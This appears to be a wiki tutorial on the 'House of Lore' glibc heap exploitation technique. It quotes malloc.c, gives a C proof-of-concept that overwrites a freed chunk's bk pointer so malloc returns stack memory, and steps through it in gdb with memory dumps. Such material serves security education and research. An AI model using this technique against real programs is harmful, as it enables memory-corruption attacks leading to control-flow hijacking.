The House of Lore[English]

Unknown macro: 'html'

List

- 1 House of Lore
  - 1.1 Example
  - 1.2 Related information

House of Lore

- House of Lore is an attack that uses the process of reallocating chunks corresponding to small bins and placing chunks into small bins.
- The allocator checks if the size requested for memory allocation is in the small bin range.
  - If the requested size is in the small bin range, the index corresponding to the requested size is found.
  - And compare the value of bin[index] with the value stored in bin[index]bk.
  - Save the value stored in bin[index]bk to the "victim".
  - And check that this value is zero.
- If the value stored in "victim" is not 0, the value stored in victimbk is stored in "bck".
  - Then check if the values of bck->fd and "victim" are different.
  - If they are not the same, the allocator prints an error message ("malloc (): smallbin double linked list corrupted") and terminates the process.
  - If they are the same, set PREV_INUSE at victi->size.
  - Then, the value of bck is stored in binbk, and the value of bin is stored in bckfd.
- Check if the arena is the main arena.
  - If not the main arena, set NON_MAIN_ARENA (0x4) flag in victim size.
  - The allocator then calls chunk2mem () to store the address to return(victim + 2 * SIZE_SZ) in *p and return p.

malloc.c

```
  if (in_smallbin_range (nb))
    {
      idx = smallbin_index (nb);
      bin = bin_at (av, idx);

      if ((victim = last (bin)) != bin)
        {
          if (victim == 0) /* initialization check */
            malloc_consolidate (av);
          else
            {
              bck = victim->bk;
        if (__glibc_unlikely (bck->fd != victim))
                {
                  errstr = "malloc(): smallbin double linked list corrupted";
                  goto errout;
                }
              set_inuse_bit_at_offset (victim, nb);
              bin->bk = bck;
              bck->fd = bin;

              if (av != &main_arena)
                set_non_main_arena (victim);
              check_malloced_chunk (av, victim, nb);
#if USE_TCACHE
          /* While we're here, if we see other chunks of the same size,
             stash them in the tcache.  */
          size_t tc_idx = csize2tidx (nb);
          if (tcache && tc_idx < mp_.tcache_bins)
            {
              mchunkptr tc_victim;

              /* While bin not empty and tcache not full, copy chunks over.  */
              while (tcache->counts[tc_idx] < mp_.tcache_count
                     && (tc_victim = last (bin)) != bin)
                {
                  if (tc_victim != 0)
                    {
                      bck = tc_victim->bk;
                      set_inuse_bit_at_offset (tc_victim, nb);
                      if (av != &main_arena)
                        set_non_main_arena (tc_victim);
                      bin->bk = bck;
                      bck->fd = bin;

                      tcache_put (tc_victim, tc_idx);
                    }
                }
            }
#endif
              void *p = chunk2mem (victim);
              alloc_perturb (p, bytes);
              return p;
            }
        }
    }
```

- The allocator checks if the size of the chunk falls in the small bin range.
    - If the chunk is in the small bin range, the index of that chunk is searched.
    - Store the value bck->fd has in fwd.

malloc.c

```
          if (in_smallbin_range (size))
            {
              victim_index = smallbin_index (size);
              bck = bin_at (av, victim_index);
              fwd = bck->fd;
            }
          else
            {
```

- To implement a double linked list, we store the value of bck in bk of the chunk and the value of fwd in fd.
    - Store the pointer to that chunk in fwd bk, bck fd.


malloc.c

```
            }

          mark_bin (av, victim_index);
          victim->bk = bck;
          victim->fd = fwd;
          fwd->bk = victim;
          bck->fd = victim;
```


- House of Lore can create a Fake chunk on Stack and can be implemented if it can overwrite the bk value of the Free chunk.
    - Write a fake free chunk on the stack and allocate memory for the small bin.
    - Free this memory to make it free chunks.
    - When requesting new memory allocation, free chunks are placed in Bins[].
    - Overwrite the Fake chunk's pointer with the Free chunk's bk.
    - When you ask malloc () to allocate chunks placed in the small bin, the start address of the "Fake chunk" is placed in Bins[].
    - And once again, when requests to malloc() the same amount of memory allocation, it returns a pointer to the area of the fake chunk.
    - The pointer returned is Stack memory.
- What matters in the House of Lore is the structure of fake chunks.
    - This chunk must have the structure of a free chunk and requires two fake chunks.
    - You need to store the pointer to the first fake chunk in bk of the free chunk in the heap, and the pointer to bins [idx] in the fd of the first fake chunk.
    - Store a pointer to the first fake chunk in "bk" of the free chunk on the heap.
    - Then store a pointer to bins[idx] in "fd" of the first Fake chunk.
    - The pointer to the second fake chunk is stored in "bk" of the first free chunk.
- This structure bypasses the check that the double-linked list of chunks placed in the small bin is broken("bck-> fd! = Victim").
    - For example, in the following structure, the value of "victim" is 0x7fffffffe230 and the value of "bckfd" is 0x7fffffffe230, so it passes the verification condition.

Fake chunks structure



- Here is the flow of the House of Lore.
  - Create a fake chunk on the stack, create a free chunk, and place it in a small bin.
  - And store the pointer to fake chunk in "bk" of the free chunk.
  - Request malloc() to allocate memory to reallocate that chunk, the allocator places the fake chunk in a small bin.
  - If the attacker once again requests the same size memory allocation, the allocator returns the memory of the fake chunk.

House of Lore flow



Example

- This code is the same code as the previous example.
  - Request allocation of memory of size 128 bytes, 256 bytes.
  - After freeing memory of 128byte size, it requests memory allocation.
  - Write a fake chunk on the stack and store the pointer to the fake chunk in bk of the free chunk.
  - Then request the allocation of two memories of 128 bytes in size.

house_of_lore.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

void main(){
    unsigned long fake_chunk[56];
    fprintf(stderr,"fake_chunk : %p\n", fake_chunk);

    unsigned long *buf1 = malloc(128);
    unsigned long *buf2 = malloc(256);

    fprintf(stderr,"buf1 : %p\n", buf1);
    fprintf(stderr,"buf2 : %p\n", buf2);
    free(buf1);

    void *buf3 = malloc(1200);
    fprintf(stderr,"buf3 : %p\n", buf3);

    fake_chunk[2] = (unsigned long)buf1 - 0x10;
    fake_chunk[3] = (unsigned long)&fake_chunk[4];
    fake_chunk[6] = (unsigned long)fake_chunk;

    buf1[1] = (unsigned long)fake_chunk;

    void *buf4 = malloc(128);
    char *buf5 = malloc(128);

    fprintf(stderr,"buf4 : %p\n", buf4);
    fprintf(stderr,"buf5 : %p\n", buf5);
    fprintf(stderr,"buf5 : ");

    read(STDIN_FILENO,buf5, 128);
}
```

- Check at 0x40079c how the freed chunks are placed in the small bin.
    - Pointers to that chunk are placed in the small bin and the pointers reassigned are checked at 0x40081e, 0x40082f.
    - Check at 0x4008ad to see if the memory returned is available.

Breakpoints

```
lazenca0x0@ubuntu:~$ gcc -o house_of_lore house_of_lore.c
lazenca0x0@ubuntu:~$ gdb -q ./house_of_lore
Reading symbols from ./house_of_lore...(no debugging symbols found)...done.
gdb-peda$ disassemble main
Dump of assembler code for function main:
   0x00000000004006f6 <+0>:        push   rbp
   0x00000000004006f7 <+1>:        mov    rbp,rsp
   0x00000000004006fa <+4>:        sub    rsp,0x200
   0x0000000000400701 <+11>:        mov    rax,QWORD PTR fs:0x28
   0x000000000040070a <+20>:        mov    QWORD PTR [rbp-0x8],rax
   0x000000000040070e <+24>:        xor    eax,eax
   0x0000000000400710 <+26>:        mov    rax,QWORD PTR [rip+0x200949]        # 0x601060 <stderr@@GLIBC_2.2.5>
   0x0000000000400717 <+33>:        lea    rdx,[rbp-0x1d0]
   0x000000000040071e <+40>:        mov    esi,0x400954
   0x0000000000400723 <+45>:        mov    rdi,rax
   0x0000000000400726 <+48>:        mov    eax,0x0
   0x000000000040072b <+53>:        call   0x4005c0 <fprintf@plt>
   0x0000000000400730 <+58>:        mov    edi,0x80
   0x0000000000400735 <+63>:        call   0x4005d0 <malloc@plt>
   0x000000000040073a <+68>:        mov    QWORD PTR [rbp-0x1f8],rax
   0x0000000000400741 <+75>:        mov    edi,0x100
   0x0000000000400746 <+80>:        call   0x4005d0 <malloc@plt>
   0x000000000040074b <+85>:        mov    QWORD PTR [rbp-0x1f0],rax
   0x0000000000400752 <+92>:        mov    rax,QWORD PTR [rip+0x200907]        # 0x601060 <stderr@@GLIBC_2.2.5>
```

```
0x0000000000400759 <+99>:        mov    rdx,QWORD PTR [rbp-0x1f8]
0x0000000000400760 <+106>:        mov    esi,0x400965
0x0000000000400765 <+111>:        mov    rdi,rax
0x0000000000400768 <+114>:        mov    eax,0x0
0x000000000040076d <+119>:        call   0x4005c0 <fprintf@plt>
0x0000000000400772 <+124>:        mov    rax,QWORD PTR [rip+0x2008e7]        # 0x601060 <stderr@@GLIBC_2.2.5>
0x0000000000400779 <+131>:        mov    rdx,QWORD PTR [rbp-0x1f0]
0x0000000000400780 <+138>:        mov    esi,0x400970
0x0000000000400785 <+143>:        mov    rdi,rax
0x0000000000400788 <+146>:        mov    eax,0x0
0x000000000040078d <+151>:        call   0x4005c0 <fprintf@plt>
0x0000000000400792 <+156>:        mov    rax,QWORD PTR [rbp-0x1f8]
0x0000000000400799 <+163>:        mov    rdi,rax
0x000000000040079c <+166>:        call   0x400580 <free@plt>
0x00000000004007a1 <+171>:        mov    edi,0x4b0
0x00000000004007a6 <+176>:        call   0x4005d0 <malloc@plt>
0x00000000004007ab <+181>:        mov    QWORD PTR [rbp-0x1e8],rax
0x00000000004007b2 <+188>:        mov    rax,QWORD PTR [rip+0x2008a7]        # 0x601060 <stderr@@GLIBC_2.2.5>
0x00000000004007b9 <+195>:        mov    rdx,QWORD PTR [rbp-0x1e8]
0x00000000004007c0 <+202>:        mov    esi,0x40097b
0x00000000004007c5 <+207>:        mov    rdi,rax
0x00000000004007c8 <+210>:        mov    eax,0x0
0x00000000004007cd <+215>:        call   0x4005c0 <fprintf@plt>
0x00000000004007d2 <+220>:        mov    rax,QWORD PTR [rbp-0x1f8]
0x00000000004007d9 <+227>:        sub    rax,0x10
0x00000000004007dd <+231>:        mov    QWORD PTR [rbp-0x1c0],rax
0x00000000004007e4 <+238>:        lea    rax,[rbp-0x1d0]
0x00000000004007eb <+245>:        add    rax,0x20
0x00000000004007ef <+249>:        mov    QWORD PTR [rbp-0x1b8],rax
0x00000000004007f6 <+256>:        lea    rax,[rbp-0x1d0]
0x00000000004007fd <+263>:        mov    QWORD PTR [rbp-0x1a0],rax
0x0000000000400804 <+270>:        mov    rax,QWORD PTR [rbp-0x1f8]
0x000000000040080b <+277>:        lea    rdx,[rax+0x8]
0x000000000040080f <+281>:        lea    rax,[rbp-0x1d0]
0x0000000000400816 <+288>:        mov    QWORD PTR [rdx],rax
0x0000000000400819 <+291>:        mov    edi,0x80
0x000000000040081e <+296>:        call   0x4005d0 <malloc@plt>
0x0000000000400823 <+301>:        mov    QWORD PTR [rbp-0x1e0],rax
0x000000000040082a <+308>:        mov    edi,0x80
0x000000000040082f <+313>:        call   0x4005d0 <malloc@plt>
0x0000000000400834 <+318>:        mov    QWORD PTR [rbp-0x1d8],rax
0x000000000040083b <+325>:        mov    rax,QWORD PTR [rip+0x20081e]        # 0x601060 <stderr@@GLIBC_2.2.5>
0x0000000000400842 <+332>:        mov    rdx,QWORD PTR [rbp-0x1e0]
0x0000000000400849 <+339>:        mov    esi,0x400986
0x000000000040084e <+344>:        mov    rdi,rax
0x0000000000400851 <+347>:        mov    eax,0x0
0x0000000000400856 <+352>:        call   0x4005c0 <fprintf@plt>
0x000000000040085b <+357>:        mov    rax,QWORD PTR [rip+0x2007fe]        # 0x601060 <stderr@@GLIBC_2.2.5>
0x0000000000400862 <+364>:        mov    rdx,QWORD PTR [rbp-0x1d8]
0x0000000000400869 <+371>:        mov    esi,0x400991
0x000000000040086e <+376>:        mov    rdi,rax
0x0000000000400871 <+379>:        mov    eax,0x0
0x0000000000400876 <+384>:        call   0x4005c0 <fprintf@plt>
0x000000000040087b <+389>:        mov    rax,QWORD PTR [rip+0x2007de]        # 0x601060 <stderr@@GLIBC_2.2.5>
0x0000000000400882 <+396>:        mov    rcx,rax
0x0000000000400885 <+399>:        mov    edx,0x7
0x000000000040088a <+404>:        mov    esi,0x1
0x000000000040088f <+409>:        mov    edi,0x40099c
0x0000000000400894 <+414>:        call   0x4005e0 <fwrite@plt>
0x0000000000400899 <+419>:        mov    rax,QWORD PTR [rbp-0x1d8]
0x00000000004008a0 <+426>:        mov    edx,0x80
0x00000000004008a5 <+431>:        mov    rsi,rax
0x00000000004008a8 <+434>:        mov    edi,0x0
0x00000000004008ad <+439>:        call   0x4005a0 <read@plt>
0x00000000004008b2 <+444>:        nop
0x00000000004008b3 <+445>:        mov    rax,QWORD PTR [rbp-0x8]
0x00000000004008b7 <+449>:        xor    rax,QWORD PTR fs:0x28
0x00000000004008c0 <+458>:        je     0x4008c7 <main+465>
0x00000000004008c2 <+460>:        call   0x400590 <__stack_chk_fail@plt>
0x00000000004008c7 <+465>:        leave
0x00000000004008c8 <+466>:        ret
```

```
End of assembler dump.
gdb-peda$ b *0x000000000040079c
Breakpoint 1 at 0x40079c
gdb-peda$ b *0x0000000000400816
Breakpoint 2 at 0x400816
gdb-peda$ b *0x000000000040081e
Breakpoint 3 at 0x40081e
gdb-peda$ b *0x000000000040082f
Breakpoint 4 at 0x40082f
gdb-peda$ b *0x00000000004008ad
Breakpoint 5 at 0x4008ad
gdb-peda$
```

- The program was allocated two memories.
    - The pointer of the first memory is 0x602010 and the size is 128bytes.
    - Freeing that memory makes it a free chunk.
    - And that chunk is placed in the unsorted bin.
    - Memory allocation is requested to move chunks placed in an unsorted bin to a small bin.
    - When memory is allocated, free chunks(0x602000) are placed in bins[16] and bins[17].

Place the free chunks in a small bin.

```
gdb-peda$ r
Starting program: /home/lazenca0x0/house_of_lore
fake_chunk : 0x7fffffffe2a0
buf1 : 0x602010
buf2 : 0x6020a0

Breakpoint 1, 0x000000000040079c in main ()
gdb-peda$ x/i $rip
=> 0x40079c <main+166>:        call   0x400580 <free@plt>
gdb-peda$ i r rdi
rdi            0x602010        0x602010
gdb-peda$ p main_arena.bins[0]
$1 = (mchunkptr) 0x7ffff7dd1b78 <main_arena+88>
gdb-peda$ ni

0x00000000004007a1 in main ()
gdb-peda$ p main_arena.bins[0]
$2 = (mchunkptr) 0x602000
gdb-peda$ ni

0x00000000004007a6 in main ()
gdb-peda$ x/i $rip
=> 0x4007a6 <main+176>:        call   0x4005d0 <malloc@plt>
gdb-peda$ ni

0x00000000004007ab in main ()
gdb-peda$ p main_arena.bins[0]
$7 = (mchunkptr) 0x7ffff7dd1b78 <main_arena+88>
gdb-peda$ p main_arena.bins[16]
$8 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[17]
$9 = (mchunkptr) 0x602000
gdb-peda$
```

- The program creates a fake chunk at 0x7fffffffe2a0.
    - The pointer to the first Fake chunk is 0x7fffffffe2a0, the fd of that chunk is 0x602000, and bk is 0x7fffffffe2c0.
    - The pointer of the second fake chunk is 0x7fffffffe2c0, and the fd of that chunk is 0x00007fffffffe2a0.
    - Because the value of the "victim" is 0x7fffffffe2a0 and the value of bckfd is 0x7fffffffe2a0, it passes the verification condition.

Place the free chunks in a small bin.

```
gdb-peda$ c
Continuing.
buf3 : 0x6021b0

Breakpoint 2, 0x0000000000400816 in main ()
gdb-peda$ x/3i $rip
=> 0x400816 <main+288>:        mov    QWORD PTR [rdx],rax
   0x400819 <main+291>:        mov    edi,0x80
   0x40081e <main+296>:        call   0x4005d0 <malloc@plt>
gdb-peda$ i r rax
rax            0x7fffffffe2a0        0x7fffffffe2a0
gdb-peda$ x/8gx 0x7fffffffe2a0
0x7fffffffe2a0:        0x0000000000000000        0x0000000000000000
0x7fffffffe2b0:        0x0000000000602000        0x00007fffffffe2c0
0x7fffffffe2c0:        0x0000000000000000        0x0000000000000000
0x7fffffffe2d0:        0x00007fffffffe2a0        0x0000000000000000
gdb-peda$ x/4gx 0x0000000000602000
0x602000:        0x0000000000000000        0x0000000000000091
0x602010:        0x00007ffff7dd1bf8        0x00007ffff7dd1bf8
```

- After creating a fake chunk, we request memory allocation to register the chunk's pointer to the small bin.
    - When memory is allocated from malloc (), a fake chunk is placed in main_arena.bins[17].

Place fake chunks in a small bin.

```
gdb-peda$ c
Continuing.

Breakpoint 3, 0x000000000040081e in main ()
gdb-peda$ x/i $rip
=> 0x40081e <main+296>:        call   0x4005d0 <malloc@plt>
gdb-peda$ i r rdi
rdi            0x80        0x80
gdb-peda$ p main_arena.bins[16]
$11 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[17]
$12 = (mchunkptr) 0x602000
gdb-peda$ ni

gdb-peda$ p main_arena.bins[16]
$14 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[17]
$15 = (mchunkptr) 0x7fffffffe2a0
```

- The program requests an allocation of 128 bytes of memory to reallocate chunks registered in main_arena.bins [17].
    - The allocator determines that there are chunks available in the small bin, and reallocates the chunks registered in main_arena.bins[17].
    - The pointer to the reallocated chunk(0x7fffffffe2b0) is the area of the fake chunk.

Reallocate fake chunks

```
gdb-peda$ c
Continuing.

Breakpoint 4, 0x000000000040082f in main ()
gdb-peda$ x/i $rip
=> 0x40082f <main+313>:        call   0x4005d0 <malloc@plt>
gdb-peda$ i r rdi
rdi            0x80        0x80
gdb-peda$ ni

0x0000000000400834 in main ()
gdb-peda$ p main_arena.bins[16]
$17 = (mchunkptr) 0x602000
gdb-peda$ p main_arena.bins[17]
$18 = (mchunkptr) 0x7fffffffe2c0
gdb-peda$ i r rax
rax            0x7fffffffe2b0        0x7fffffffe2b0
gdb-peda$ x/6gx 0x7fffffffe2b0
0x7fffffffe2b0:        0x00007ffff7dd1bf8        0x00007fffffffe2c0
0x7fffffffe2c0:        0x0000000000000000        0x0000000000000000
0x7fffffffe2d0:        0x00007ffff7dd1bf8        0x0000000000000000
gdb-peda$
```

- An attacker could store data in a pointer to the returned fake chunk.
    - This means that you can change the flow chart of the program according to the situation.

You can access the data with a pointer to a fake chunk returned from malloc ().

```
gdb-peda$ c
Continuing.
buf4 : 0x602010
buf5 : 0x7fffffffe2b0
buf5 :

Breakpoint 5, 0x00000000004008ad in main ()
gdb-peda$ x/i $rip
=> 0x4008ad <main+439>:        call   0x4005a0 <read@plt>
gdb-peda$ i r rsi
rsi            0x7fffffffe2b0        0x7fffffffe2b0
gdb-peda$ x/4gx 0x7fffffffe2b0
0x7fffffffe2b0:        0x00007ffff7dd1bf8        0x00007fffffffe2c0
0x7fffffffe2c0:        0x0000000000000000        0x0000000000000000
gdb-peda$ ni
AAAAAAAAAAAAAAAA

0x00000000004008b2 in main ()
gdb-peda$ x/4gx 0x7fffffffe2b0
0x7fffffffe2b0:        0x4141414141414141        0x4141414141414141
0x7fffffffe2c0:        0x000000000000000a        0x0000000000000000
gdb-peda$
```

Related information

- https://github.com/shellphish/how2heap
- https://gbmaster.wordpress.com/2015/07/16/x86-exploitation-101-house-of-lore-people-and-traditions

Unknown macro: 'html'